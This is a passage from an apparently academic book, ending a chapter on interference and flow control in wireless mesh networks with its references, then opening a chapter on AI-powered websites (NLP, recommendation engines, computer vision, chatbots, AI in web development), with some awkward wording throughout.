- Configuring the default channels on each radio set results in high interference among each node as all the radio interfaces share the bandwidth on same channels.
- Presence of hidden node in the network can generate a high interference among nodes as the nodes in the network are configured without considering the hidden nodes. In a network, nodes that are out of other nodes' line of sight are referred to as hidden nodes.
- Interference results from setting radio interfaces to frequency modes that have overlapping channels. Overlapped channels generate interference among other channels and degrade the link capacity.

- Wireless network channels may be interfered with by certain non-network devices that use 2.4-GHz frequency channels, such as microwave ovens, car alarms, cordless phones, and wireless video cameras.

10.10 FLOW CONTROL

The network's dynamic property, traffic flow, is subject to quick changes. The number of clients in the network and the volume of data each client sends determine this [43]. In a network, each link should have appropriate capacity so that traffic flow can be passed successfully. Flow Control is the process which makes sure that each node is getting the required link capacity. Due to the availability of co-channel interference capacity of each link has been reduced. If any node in the network is not getting sufficient link capacity it will slow down the transmission speed and hence reduces the network performance. WMN maximizes the end-to-end data rate, network throughput, and traffic demand of each connection by managing the flow of each link [14]. Flow control continuously monitors the traffic flow in the network and ensures that each node receives required link capacity. With proper link capacity, each node can transfer at better rate and enhances the network performance.

REFERENCES:

1. Ahmad, N., Chaudhry, A. U., & Hafez, R. H. (2011). Enhanced topology-controlled interference-aware channel assignment for multi-radio multi-channel wireless mesh networks. *In Proceedings of IFIP on Wireless Days* (pp. 1–6). Niagara Falls, ON, Canada.
2. Akyildiz, I. F., & Wang, X. (2005). A survey on wireless mesh networks. *IEEE Communications Magazine, 43*(9), 23–30.
3. Avallone, S., Pellegrino, D., Peruggini, P., D'Elia, F. P., & Ventre, G. (2008). A new channel, power and rate assignment algorithm for multi-radio wireless mesh networks. *In Proceedings of the 1st IFIP Wireless Days* (pp. 1–5). Dubai, UAE.
4. Bokhari, F., & Zaruba, G. (2012). Partially overlapping channel assignments in wireless mesh networks. In A. Krendzel (Ed.), *Wireless Mesh Networks* (Chapter 5, pp. 103–130). IntechOpen.
5. Chaudhry, A. U., & Hafez, R. H. M. (2012). Channel assignment using topology control based on power control in wireless mesh networks. In A. Krendzel (Ed.), *Wireless Mesh Networks* (Chapter 3, pp. 47–78). IntechOpen.
6. Chaudhry, A. U., Ahmad, N., & Hafez, R. H. M. (2012). Improving throughput and fairness by improved channel assignment using topology control based on power control for multi-radio multi-channel wireless mesh networks. *EURASIP Journal on Wireless Communications and Networking, 2012*(1), 1–25.
7. Chaudhry, A. U., Hafez, R. H. M., Aboul-Magd, O., & Mahmoud, S. A. (2010a). Throughput improvement in multi-radio multi-channel 802.11a-based wireless mesh networks. *In Proceedings of IEEE Global Telecommunications Conference* (pp. 1–5). Miami, FL, United States.

8. Chaudhry, A. U., Hafez, R. H. M., & Chinneck, J. W. (2015). On the impact of interference models on channel assignment in multi-radio multi-channel wireless mesh networks. *Ad Hoc Networks, 27*, 68–80.
9. Cheng, H., Xiong, N., Yang, L. T., Chen, G., Zhuang, X., & Lee, C. (2013). Links organization for channel assignment in multi-radio wireless mesh networks. *Multimedia Tools and Applications, 65*(2), 239–258.
10. Chieochan, S., & Hossain, E. (2013). Channel assignment for throughput optimization in multichannel multiradio wireless mesh networks using network coding. *IEEE Transactions on Mobile Computing, 12*(1), 118–135.
11. Ding, Y., Pongaliur, K., & Xiao, L. (2013). Channel allocation and routing in hybrid multichannel multiradio wireless mesh networks. *IEEE Transactions on Mobile Computing, 12*(2), 206–218.
12. Duarte, P. B. F., Fadlullah, Z. M., Vasilakos, A. V., & Kato, N. (2012). On the partially overlapped channel assignment on wireless mesh network backbone: A game theoretic approach. *IEEE Journal on Selected Areas in Communications, 30*(1), 119–127.
13. Dzal, G. I. M., & Feng, S. (2013). The dynamic channel assignment for multi-radio multi-channel wireless mesh networks. *In Proceedings of the International Conference on Communication Systems and Network Technologies* (pp. 277–280). Gwalior, India.
14. Galvez, J. J., Ruiz, P. M., & Skarmeta, A. F. G. (2011). TCP flow-aware channel re-assignment in multi-radio multi-channel wireless mesh networks. *In Proceedings of the 8th International Conference on Mobile Ad-hoc and Sensor Systems* (pp. 262–271). Valencia, Spain.
15. Gui, J., & Liu, A. (2012). A new distributed topology control algorithm based on optimization of delay and energy in wireless networks. *Journal of Parallel and Distributed Computing, 72*(8), 1032–1044.
16. Gungor, V. C., Natalizio, E., Pace, P., & Avallone, S. (2007). Challenges and issues in designing architectures and protocols for wireless mesh networks. In E. Hossain & K. Leung (Eds.), *Wireless Mesh Networks: Architectures and Protocols* (pp. 1–27). Springer.
17. Ho, I. W., Lam, P. P., Chong, P. H. J., & Liew, S. C. (2014). Harnessing the high bandwidth of multiradio multichannel 802.11n mesh networks. *IEEE Transactions on Mobile Computing, 13*(2), 448–456.
18. Houaidia, C., Idoudi, H., Bossche, A. V. D., Saidane, L. A., & Val, T. (2017). Inter-flow and intra-flow interference mitigation routing in wireless mesh networks. *Computer Networks, 120*, 141–156.
19. Kang, A. S., & Vig, R. (2017). Impact of next generation cognitive radio network on the wireless green ecosystem through signal and interference level-based K coverage probability. *Indonesian Journal of Electrical Engineering and Informatics, 5*(1), 69–76.

20. Kou, K., Tang, B., Liu, K., & Tao, M. (2013). Capacity analysis of based-regular-topologies cognitive wireless mesh networks with power control. *The Journal of China Universities of Posts and Telecommunications, 20*(5), 71–78.
21. Krunz, M., Muqattash, A., & Lee, S. (2004). Transmission power control in wireless ad hoc networks: Challenges, solutions and open issues. *IEEE Network, 18*(5), 8–14.
22. Liu, F., & Bai, Y. (2012). An overview of topology control mechanisms in multi-radio multi-channel wireless mesh networks. *EURASIP Journal on Wireless Communications and Networking, 2012*(1), 1–12.
23. Marina, M. K., Das, S. R., & Subramanian, A. P. (2010). A topology control approach for utilizing multiple channels in multi-radio wireless mesh networks. *Computer Networks, 54*(2), 241–256.
24. Ojha, S. S., Singhal, P. K., Agarwal, A., & Gupta, A. K. (2013). 2-GHz dual diode dipole rectenna for wireless power transmission. *International Journal of Microwave and Optical Technology, 8*(2), 86–92.
25. Olwal, T. O., Van Wyk, B. J., Ntlatlapa, N., Djouani, K., Siarry, P., & Hamam, Y. (2010). Dynamic power control for wireless backbone mesh networks: A survey. *Network Protocols and Algorithms, 2*(1), 1–44.
26. Pathak, P. H., & Dutta, R. (2013). Designing for network and service continuity in wireless mesh networks. In *Wireless Mesh Networks* (Chapter 3, pp. 37–94). Springer-Verlag.
27. Peng, Y., Yu, Y., Guo, L., Jiang, D., & Gai, Q. (2013). An efficient joint channel assignment and QoS routing protocol for IEEE 802.11 multi-radio multi-channel wireless mesh networks. *Journal of Network and Computer Applications, 36*(2), 843–857.
28. Portmann, M., & Pirzada, A. A. (2008). Wireless mesh networks for public safety and crisis management applications. *IEEE Internet Computing, 12*(1), 18–25.
29. Royer, E. M., & Toh, C. K. (1999). A review of current routing protocols for ad hoc mobile wireless networks. *IEEE Personal Communication, 6*(2), 46–55.
30. Santi, P. (2005). Topology control in wireless ad hoc and sensor networks. *ACM Computing Surveys, 37*(2), 164–194.
31. Selvakumar, K., & Revathy, G. (2018). Escalating quality of services with channel assignment and traffic scheduling in wireless mesh networks. *Cluster Computing*, 1–7.
32. Seyedzadegan, M., Othman, M., Ali, B. M., & Subramaniam, S. (2011). Wireless mesh networks: WMN overview, WMN architecture. *In Proceedings of the International Conference on Communication Engineering and Networks* (pp. 12–18). Singapore.
33. Shao, B., Tao, J., & Wang, F. (2010). Static channel assignment with the physical interference model for maximum capacity in multi-radio multi-channel wireless mesh networks. *In Proceedings of the Ninth International Conference on Grid and Cloud Computing* (pp. 338–343). Nanjing, Jiangsu, China.

34. Shi, Y., Hou, Y. T., & Zhou, H. (2009). Per-node based optimal power control for multi-hop cognitive radio networks. *IEEE Transactions on Wireless Communications, 8*(10), 5290–5299.
35. Singh, H., Dixit, A. M., Mustapha, A., Singh, K., Aggarwal, K. K., & Gerhart, G. R. (2008). Modeling and simulation of reliability of unmanned intelligent vehicles. *In Proceedings of the International Society for Optical Engineering, 6962*, 1–10.
36. Srivastava, G., Boustead, P., & Chicharo, J. F. (2003). A comparison of topology control algorithms for ad-hoc networks. *In Proceedings of the 2003 Australian Telecommunications, Networks and Applications Conference* (pp. 1–5). Australia.
37. Subramanian, A. P., Cao, J., Sung, C., & Das, S. R. (2009). Understanding channel and interface heterogeneity in multi-channel multi-radio wireless mesh networks. *In Proceedings of the International Conference on Passive and Active Network Measurement* (Vol. 5448, pp. 89–98). Berlin, Heidelberg.
38. Tandjaoui, A. F., & Kaddour, M. (2016). A joint power control, time-sharing and routing scheme to minimize spectrum utilization in wireless mesh networks. *Journal of High Speed Networks, 22*(3), 205–221.
39. Tenneti, S. V. (2007). *Channel assignment for throughput improvement in multi-radio wireless mesh networks* (Master's thesis). Montana State University–Bozeman, College of Engineering.
40. Wang, J., Shi, W., & Jin, F. (2015b). On channel assignment for multicast in multi-radio multi-channel wireless mesh networks: A survey. *China Communications, 12*(1), 122–135.
41. Wang, J., Shi, W., Cui, K., Jin, F., & Li, Y. (2015a). Partially overlapped channel assignment for multi-channel multi-radio wireless mesh networks. *EURASIP Journal on Wireless Communications and Networking, 25*(2015), 1–12.
42. Yarali, A., Ahsant, B., & Rahman, S. (2009). Wireless mesh networking: A key solution for emergency & rural applications. *In Proceedings of the Second International Conference on Advances in Mesh Networks* (pp. 143–149). Athens, Glyfada, Greece.
43. Ye, F., Roy, S., & Niu, Z. (2010). Flow oriented channel assignment for multi-radio wireless mesh networks. *EURASIP Journal on Wireless Communications and Networking, 2010*, 1–10.
44. Yi-rong, W., Yan-ru, W., Hao, Z., Kai-ming, L., & Nan, L. (2017). JCWAEED: Joint channel assignment and weighted average expected end-to-end delay routing protocol in wireless mesh networks. *Computer Science & Information Technology, 7*, 53–62.
45. Zhang, T., Yang, K., & Chen, H. (2009). Topology control for service-oriented wireless mesh networks. *IEEE Wireless Communications, 16*(4), 64–71.

CHAPTER 11

AI-POWERED WEB: THE FUTURE OF FUTURE OF INTELLIGENT WEBSITES

Gagandeep Singh Bains[1], Sumit Chopra[2] and Bhoomi Gupta[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
Artificial Intelligence (AI) is fundamentally reforming the evolution of the internet, transitioning it from static, read-only platforms to dynamic, emotionally intelligent ecosystems. The development of the web from Web 1.0 to the envisioned Web 6.0 reflects a shift toward adaptive, predictive, and user-centric digital environments. AI technologies such as machine learning, natural language processing, recommendation systems, computer vision, and user behaviour analytics are at the forefront of this transformation enabling real-time personalization, intelligent automation, and enhanced interactivity.
The integration of AI spans across modern frontend frameworks, backend systems, cloud-based services, and no-code/low-code platforms, restructuring both the development process and user experience. Applications like AI-powered A/B testing, smart APIs, and collaborative coding tools demonstrate the impact of intelligent automation in practice. Prominent platforms such as Amazon, Google, Netflix, and Shopify demonstrate measurable improvements in engagement, conversion, and scalability driven by AI.
Despite its advantages, AI-driven web development presents challenges including algorithmic bias, data privacy issues, and high computational demands. Addressing these concerns necessitates ethical frameworks, transparent systems, and responsible deployment practices. Future trends point toward voice-first interaction, inclusive design through AI-powered accessibility tools, and fully immersive, context-aware digital experiences. AI is not only advancing the technical foundations of web development, it is redefining how humans connect, communicate, and collaborate in the digital age.

11.1 INTRODUCTION:

The internet is one of the most transformative innovations in human history. From its humble beginnings as a collection of static documents, it has grown into a living, intelligent ecosystem that mirrors and anticipates human behaviour. Over the decades, the web has evolved through multiple phases, each exposing new levels of interaction, personalization, and intelligence. Today, we stand at the verge of a new digital era: one where websites no longer just respond to us, but actively learn, think, and adapt. This chapter explores this evolution culminating in the rise of AI-powered intelligent websites and outlines how Artificial Intelligence is redefining the way we experience the web.

The earliest phase, Web 1.0, emerged in the 1990s and is often referred to as the "Static Web" During this period, websites were basic and read-only, formed and managed by developers to deliver static information. Users were passive consumers, with no ability to contribute or interact with the content.

In the 2000s, Web 2.0, or the "Social Web," shifted the internet into a dynamic and participatory space. This era empowered users to create content, connect with one another, and personalize their digital experiences. Platforms like Facebook, YouTube, and Wikipedia flourished on this new model, reinforced by technologies like JavaScript, AJAX, and responsive design.

The 2020s brought us Web 3.0, known as the "Semantic Web," where Artificial Intelligence and data-driven systems began to reform how websites operate. Here, the web became more context-aware and intelligent. Websites started to understand user intent, predict behaviour, and offer highly personalized experiences through AI technologies like machine learning, natural language processing, and predictive analytics.

Looking ahead, Web 4.0, or the "Symbiotic Web," envisions a deeply integrated relationship between humans and machines. In this phase, websites and applications don't just serve content—they act as thinking partners, capable of real-time decision-making and emotional understanding. This paves the way for Web 5.0, the "Emotional Web," where computation becomes even more human-centric. Advanced systems begin to sense, interpret, and respond to emotional states, creating deeply vicarious and personalized interactions.

Beyond that lies Web 6.0, a future vision of the "Autonomous and Immersive Web." Though still conceptual, this phase anticipates a fully immersive, distributed, and intelligent digital world. Brain-computer interfaces, metaverse integration, and self-evolving AI systems could power environments where websites are not just visited but lived in.

Within this wider evolution, intelligent websites have arisen as a defining force of the present and future web. These platforms are capable of learning from users, adapting interfaces in real time, offering hyper-personalized experiences, and automating complex decision-making. They are powered by a convergence of AI technologies that bring together data analysis, visual recognition, natural language understanding, and predictive modeling all working seamlessly in the background.

This chapter aims to explore the rise of intelligent websites and the role AI plays in their creation and functionality. We will delve into the core technologies that empower intelligence on the web, scrutinize real-world examples, and discuss the impact on user experience, professional innovation, and future digital ecosystems. As we journey through the layers of this transformation, one thing becomes clear: the web is no longer just a tool, it is becoming an intelligent collaborator.

Figure 11.1: Web as a collaborator

11.1.1 WHAT ARE AI-POWERED WEBSITES?

In today's digital world, websites are no longer just a place to read information or perform basic dealings—they are developing into intelligent systems that actively involve, assist, and adapt to users. An AI-powered website is a modern web platform that uses Artificial Intelligence to understand user behaviour, make decisions, and deliver custom-made content or experiences in real time.

Unlike traditional websites, which present the same layout and responses to every user, AI-powered websites analyse who you are, what you're doing, and what you might need next. They learn continuously from your interactions and those of other users to provide dynamic, responsive, and context-aware services. Think of them as websites with a brain always learning, always optimizing.




Figure 11.2: Working of intelligent websites

Core AI Technologies Behind Intelligent Websites:

Several advanced AI technologies work together to bring intelligence to web platforms:

1. Machine Learning (ML)

Machine learning permits websites to "learn" from user behaviour and progress over time without being explicitly programmed for every scenario. For example, an online fashion store may recommend products based on what similar users bought, how long someone hovered over an item, or which designs are trending.

2. Natural Language Processing (NLP):

NLP helps websites understand and respond to human language spoken or typed. This is the technology behind chatbots, voice search, auto-complete suggestions, and sentiment analysis. For example, an AI chatbot on a banking site can interpret your question "How do I check my balance?" guide you to the right page instantly.

3. Computer Vision

Web platforms using computer vision can interpret images and videos. It empowers features like image-based search, face detection, automatic tagging, and real-time AR previews. In e-commerce, this lets users to search for products using a photo rather than keywords.

4. Recommendation Systems

These systems use collaborative filtering, content-based filtering, or hybrid models to suggest personalized items. Whether it's suggesting movies on Netflix, products on Amazon, or courses on LinkedIn, these systems analyse past behavior and patterns to deliver spot-on recommendations.

5. Chatbots and Virtual Assistants

AI chatbots simulate human conversation, offering 24/7 customer service and guiding users through tasks without human intervention. Over time, they learn from past conversations to provide better answers, reducing wait times and enhancing user experience.

Everyday Examples You Already Use:

You likely interact with AI-powered websites daily, sometimes without realizing it. Here are some popular examples where AI is central to the experience:

- **Netflix:** Uses AI to analyse what you watch, at what time, and even how long you browse before choosing something. It then curates a personalized homepage for each user.
- **Amazon:** Recommends products, adjusts pricing in real time, and provides AI-based chat support all driven by complex machine learning systems.
- **Spotify:** Curates personalized playlists like "Discover Weekly" based on your listening habits, genres, and even the mood of your songs.
- **Duolingo:** Adapts language lessons dynamically based on your learning speed, errors, and memory patterns to keep you involved and progressing.

- **Google Search:** Predicts search queries before you finish typing, using NLP and historical data to save time and increase relevance.

Why AI-Powered Websites Matter?

AI-powered websites offer a substantial competitive advantage in today's digital landscape. They lead to:

- Higher user engagement,
- Better conversion rates,
- More efficient customer service,
- And deeper personalization than ever before.

For users, these websites feel smarter, faster, and more intuitive they anticipate needs, diminish friction, and deliver value instantly. For businesses, they open the door to automation, real-time decision making, and scalable personalization across millions of operators.

As AI endures to evolve, websites will move beyond being passive platforms into proactive digital companions a trend that marks a foremost turning point in web development.

11.1.2 CORE COMPONENTS OF AI-POWERED WEB:

The power of AI does not lie in a single algorithm or tool it lies in the synergy of numerous intelligent systems working together to create unified, adaptive digital experiences. AI-powered websites are a product of this collaboration, utilizing a set of core technologies that allow them to think, respond, and evolve based on user interaction and context.

This chapter explores the foundational technologies that enable intelligent behavior on the web. These components, when integrated into modern web architecture, transform traditional websites into smart, instinctive platforms that feel more human, more helpful, and more personalized than ever before.

11.2 NATURAL LANGUAGE PROCESSING (NLP): UNDERSTANDING AND RESPONDING TO HUMAN LANGUAGE:

Natural Language Processing (NLP) is the AI field dedicated to helping machines understand, interpret, and generate human language. In the context of websites, NLP enables systems to communicate naturally with users through both written text and spoken commands.

NLP powers intelligent search bars that can understand phrases like "best budget phones under ₹20,000," even if the query contains typos or slang. It is also the brain behind chatbots and voice assistants, allowing them to hold eloquent conversations with users. Unlike older keyword-based systems, NLP-based interactions understand context, intent, sentiment, and even tone.

For example, an e-commerce chatbot might understand the difference between "I want to return this item" and "This item was never delivered," and respond appropriately. NLP also supports multilingual communication, enabling global reach without requiring separate websites for each language.

With advancements in large language models and transformer-based architectures (like BERT or GPT), NLP continues to evolve, bringing websites closer to human-like understanding.

RECOMMENDATION ENGINES: DELIVERING HYPER-PERSONALIZED EXPERIENCES:

Recommendation engines are the hidden intelligence behind the personalized experiences we now expect across the internet. These systems analyse user behavior, historical data, interests, and contextual signals to predict what a user might want next and then serve it proactively.

They are widely used in:

- **Streaming platforms** like Netflix and YouTube to recommend videos based on watch history.
- **E-commerce websites** like Amazon to suggests products related to past purchases or similar user behavior.
- **Learning platforms** like Coursera or Duolingo to guide users through the most pertinent courses or lessons.

These engines employ techniques such as:

- **Collaborative filtering** (predicting based on what similar users liked),
- **Content-based filtering** (suggesting items similar to what a user has interacted with),
- And **hybrid models** that combine both for higher accuracy.

By offering meaningful suggestions instead of general content, recommendation engines improve user satisfaction, engagement time, and alteration rates making them a keystone of modern intelligent web design.

11.3 COMPUTER VISION: VISUAL INTELLIGENCE FOR THE WEB:

Computer Vision empowers websites to interpret, comprehend, and make decisions based on visual content such as images and videos. This technology is gradually significant in a visual-first web experience where users expect to interact not just through text, but through photos, graphics, and live feeds.

Computer vision powers:

- **Image-based search** (upload a picture to find similar products),
- **Facial recognition** (for personalized logins or AR filters),
- **Automated image tagging** (used by platforms like Instagram),
- **Augmented reality previews** (try-before-you-buy features in apps like IKEA Place or Lenskart).

In e-commerce, computer vision allows users to “try on” clothes or accessories using their phone camera. In social media, it’s used to flag inappropriate or detrimental content. In education, it helps scan handwritten notes or diagrams and convert them into digital text.

As web platforms increasingly blend physical and digital experiences, computer vision acts as the sensory organ that bridges this gap.

11.4 USER BEHAVIOR ANALYTICS: DESIGNING WEBSITES THAT LEARN:

Every click, scroll, pause, and exit on a website tells a story. User behavior analytics is the process of collecting and analysing these connections to comprehend user intent, preferences, and pain points.

This component of the intelligent web enables:

- Real-time interface adjustments (e.g., moving a call-to-action button closer if users don't scroll far),
- Predictive content delivery (e.g., displaying a chatbot when exit intent is detected),
- Heatmaps and engagement reports that inform UX/UI design decisions,
- Dynamic A/B testing based on individual user profiles rather than broad user groups.

Unlike outdated analytics, which report what happened, AI-driven behavior analytics can **predict what will happen** and adjust the website in real time. For instance, an AI system may perceive that a user is likely to abandon their cart and trigger a personalized discount popup just before they leave.

This makes websites smarter, faster to respond to user needs, and ultimately more effective in attaining business and engagement goals.

11.5 AI CHATBOTS AND VIRTUAL ASSISTANTS: REDEFINING CUSTOMER INTERACTION:

AI chatbots and virtual assistants have revolutionized how websites provide support, guidance, and interaction. These tools simulate human conversation by means of a mix of natural language understanding, context retention, and dialogue management.

Modern chatbots go far beyond answering FAQs. They can:

- Handle multi-turn conversations,
- Escalate complex issues to human agents,
- Provide personalized product suggestions,
- And even perform tasks like booking appointments or tracking orders.

For example, on banking websites, a chatbot might help you apply for a loan, while on an educational platform, a virtual assistant could remind you of upcoming deadlines and suggest revision materials.

These systems are available 24/7, offer immediate responses, and grow smarter over time through machine learning. They decrease the load on customer support teams while immensely improving user satisfaction.

Together, these five components NLP, recommendation engines, computer vision, user behavior analytics, and AI chatbots form the intelligent framework that powers today's AI-driven web. Their integration allows websites not only to serve content but to understand, learn, and collaborate with users in ways that were once unconceivable.

As these technologies establish, the web will continue to advance from a place we visit to a space that actively partners with us anticipating needs, removing friction, and enabling deeper, more meaningful digital experiences.

11.6 REAL-WORLD APPLICATIONS OF AI-POWERED WEBSITES:

While AI may sound futuristic, it is already deeply embedded in the websites we use every day. From shopping platforms to entertainment services, AI-powered features are transforming how users interact with digital products. These applications go far beyond gimmicks—they improve usability, increase efficiency, and enhance personalization at scale.

Below are some notable examples of real-world websites using AI in powerful and practical ways:

I. Amazon – Personalized Product Recommendations

Amazon is a pioneer in using AI to tailor shopping experiences. Its powerful recommendation engine analyzes user behavior, previous purchases, product views, time expended on pages, and even items left in the cart. Based on this data, it generates individualized product suggestions across the site whether on the homepage, in emails, or on product pages.

This personalization drives over 35% of Amazon's revenue, showing the significant business impact of AI in e-commerce. Customers feel like the site “knows” them, creating a smoother and more efficient shopping journey.

II. Netflix – Predictive Viewing Suggestions

Netflix’s success is built on its ability to keep viewers engaged, and AI plays a crucial role. The platform uses machine learning algorithms to analyse users’ watch history, pause points, likes/dislikes, and viewing times. It then offers predictive recommendations that antedate what each user is likely to enjoy next.

Netflix also uses computer vision to auto-generate customized thumbnails personalized to each user based on what they are likely to click. This subtle personalization has been proven to rise viewing time and reduce churn.

III. Google – Smart Search & Voice Interaction

Google uses Natural Language Processing (NLP) expansively to offer intelligent search experiences. When a user types into the search bar, autocomplete suggestions are generated in real time based on popular queries, user history, and semantic relevance. AI also powers "Did you mean..." corrections and voice-based search on both desktop and mobile.

With features like Google Assistant, voice input is not just recognized it’s understood in context. This has made searching more accessible, faster, and more intuitive for billions of users worldwide.

IV. Canva – AI-Powered Design Suggestions

Canva brings design to the masses through its user-friendly interface, and AI plays a crucial behind-the-scenes role. When users create a project, Canva’s AI engine suggests layouts, fonts, color palettes, and design enhancements based on the content being created.

Through computer vision and machine learning, Canva can analyse image composition and commend enhancements. It also offers a "magic resize" feature that perceptively adjusts design

proportions for different platforms like Instagram, LinkedIn, and posters, saving users hours of manual tweaking.

V. Shopify – Smart Product Image Tagging

Shopify vests businesses of all sizes to run online stores, and its built-in AI features help streamline operations. One prominent feature is AI-driven image tagging, where uploaded product photos are automatically analysed using computer vision to identify objects, colors, and categories.

This helps merchants organize products, improve SEO, and make their catalogue more discoverable especially for visual search functions. Shopify also integrates AI chatbots and sales prediction tools, giving small businesses influential insights that were once only available to large corporations. These real-world applications prove that AI is not just a futuristic concept it's a functional, determinate part of today's web landscape. From enhancing user engagement to abridging complex tasks, AI is reshaping the way websites operate across industries.

11.7 HOW AI IS CHANGING WEB DEVELOPMENT?

The process of building websites has historically involved coding from scratch, manual testing, and constant human involvement to refine layouts, optimize performance, and respond to user behavior. However, with the integration of Artificial Intelligence, web development is undergoing a radical transformation moving from static creation to dynamic collaboration between humans and machines.

Today's intelligent development tools don't just support programmers, they understand intent, automate complex processes, and deliver real-time insights and optimizations that improve both performance and user experience. AI is unsettling traditional development practices, making web building faster, more responsive, and more accessible than ever.




Figure 11.3: AI-Enhanced Web Development for Better User Experience

11.8.1 SMARTER FRONTENDS: ADAPTIVE INTERFACES AND REAL-TIME UX CHANGES:

Front-end development, once limited to static layouts and predefined designs, is being revolutionized by AI. Modern websites can now adapt their visual structure and content dynamically, depending on real-time user behavior and context.

Imagine a homepage that reorganizes itself depending on the user's device, browsing patterns, time of day, or even inferred mood. For instance:

- If a user repeatedly overlooks a advertising banner, AI can suppress it or reposition it.
- If heatmaps indicate that users linger longer on videos than text, AI may upraise video content for similar profiles.
- Fonts, color schemes, and image placements can shift vigorously to suit user preferences or accessibility needs.

Frameworks like React + AI personalization libraries, and platforms like Adobe Sensei permit developers to generate intelligent frontends that acquire from interactions. This leads to higher engagement, lower bounce rates, and a uniquely personalized user experience without constant manual updates.

11.8.2 BACKEND INTELLIGENCE: AUTOMATION AND DECISION-MAKING AT SCALE:

AI is transforming backend development into a more autonomous, scalable, and predictive environment. Traditionally, backend systems managed data storage, processing, and logic execution. Now, with AI integration, they are capable of learning from data, making predictions, and automating workflows.

Key developments include:

- **Serverless AI architectures**: Cloud platforms like AWS Lambda, Azure Functions, and Google Cloud Functions allow backends to scale automatically. AI determines when to assign more resources or pause inactive functions, optimizing both performance and cost.
- **Smart APIs**: AI-driven APIs can perform tasks such as image classification, fraud detection, and language translation all as a service.
- **Automated business logic**: For example, an AI-enhanced backend for an e-commerce site might detect deceitful transactions based on behavioural anomalies in milliseconds, or apply dynamic pricing based on supply-demand patterns.

These systems don't just respond they predict and act, bringing true intelligence to the core of web platforms.

11.8.3 NO-CODE AND LOW-CODE PLATFORMS: WEB DEVELOPMENT FOR EVERYONE:

AI has also paved the way for the democratization of web development. With the increase of no-code and low-code tools, anyone even those without programming knowledge can now develop robust, AI-enhanced websites.

Platforms like:

- **Wix ADI (Artificial Design Intelligence)**,
- **Zyro**,
- **Bookmark**, and
- **Webflow AI extensions**

It leverages AI to ask users a few questions (such as business type, goals, color preferences) and automatically create complete websites with tailored layouts, placeholder text, SEO structure, and responsive design.

Benefits include:

- **Accelerated prototyping** for developers and startups,
- **Access to professional web tools for small businesses**, and
- **Consistent, data-driven designs** that reduce human error and guesswork.

Some platforms even allow AI to recommend content, write product descriptions, or optimize loading times all without touching a single line of code. These tools are empowering a new generation of creators, widening the talent pool, and making AI-assisted creativity mainstream.

11.8.4 AI-POWERED A/B TESTING AND CONTINUOUS OPTIMIZATION:

Testing website variations used to be time-consuming, often requiring weeks of manual comparison and user feedback. With AI, A/B testing becomes dynamic, real-time, and self-optimizing.

AI-based experimentation platforms such as:

- **Google Optimize (now integrated into GA4)**,
- **Adobe Target**, and
- **VWO SmartStats**

use machine learning algorithms to:

- Launch multiple versions of a webpage simultaneously,
- Identify which variant performs best in different contexts (e.g., device type, traffic source, user profile),
- Automatically shift more users to the better-performing version.

Moreover, some AI platforms don't just test they predict outcomes and personalize content on the fly, adapting layouts, messaging, or calls-to-action based on a user's predicted preferences or real-time behavior.

For developers and designers, this means:

- Less reliance on assumptions,
- Faster time-to-market for tested ideas,
- And more reliable decision-making grounded in data.

11.8.5 THE FUTURE: COLLABORATIVE DEVELOPMENT WITH AI:

As AI continues to evolve, the future of web development lies in human-AI collaboration. Developers will increasingly work alongside AI tools that:

- Suggest optimal code snippets,
- Refactor old code,
- Detect vulnerabilities,
- And even write UI/UX copy based on tone and brand guidelines.

Projects like GitHub Copilot, powered by OpenAI, and Codeium are early glimpses into this future—where code is co-written with intelligent assistants.

The result? Web development that is:

- **Faster**, as AI handles repetitive tasks,
- **Smarter**, as AI recommends data-driven enhancements,
- And **more creative**, as humans focus on innovation while AI manages execution.

11.8 TECHNOLOGIES AND TOOLS USED IN AI-POWERED WEB DEVELOPMENT:

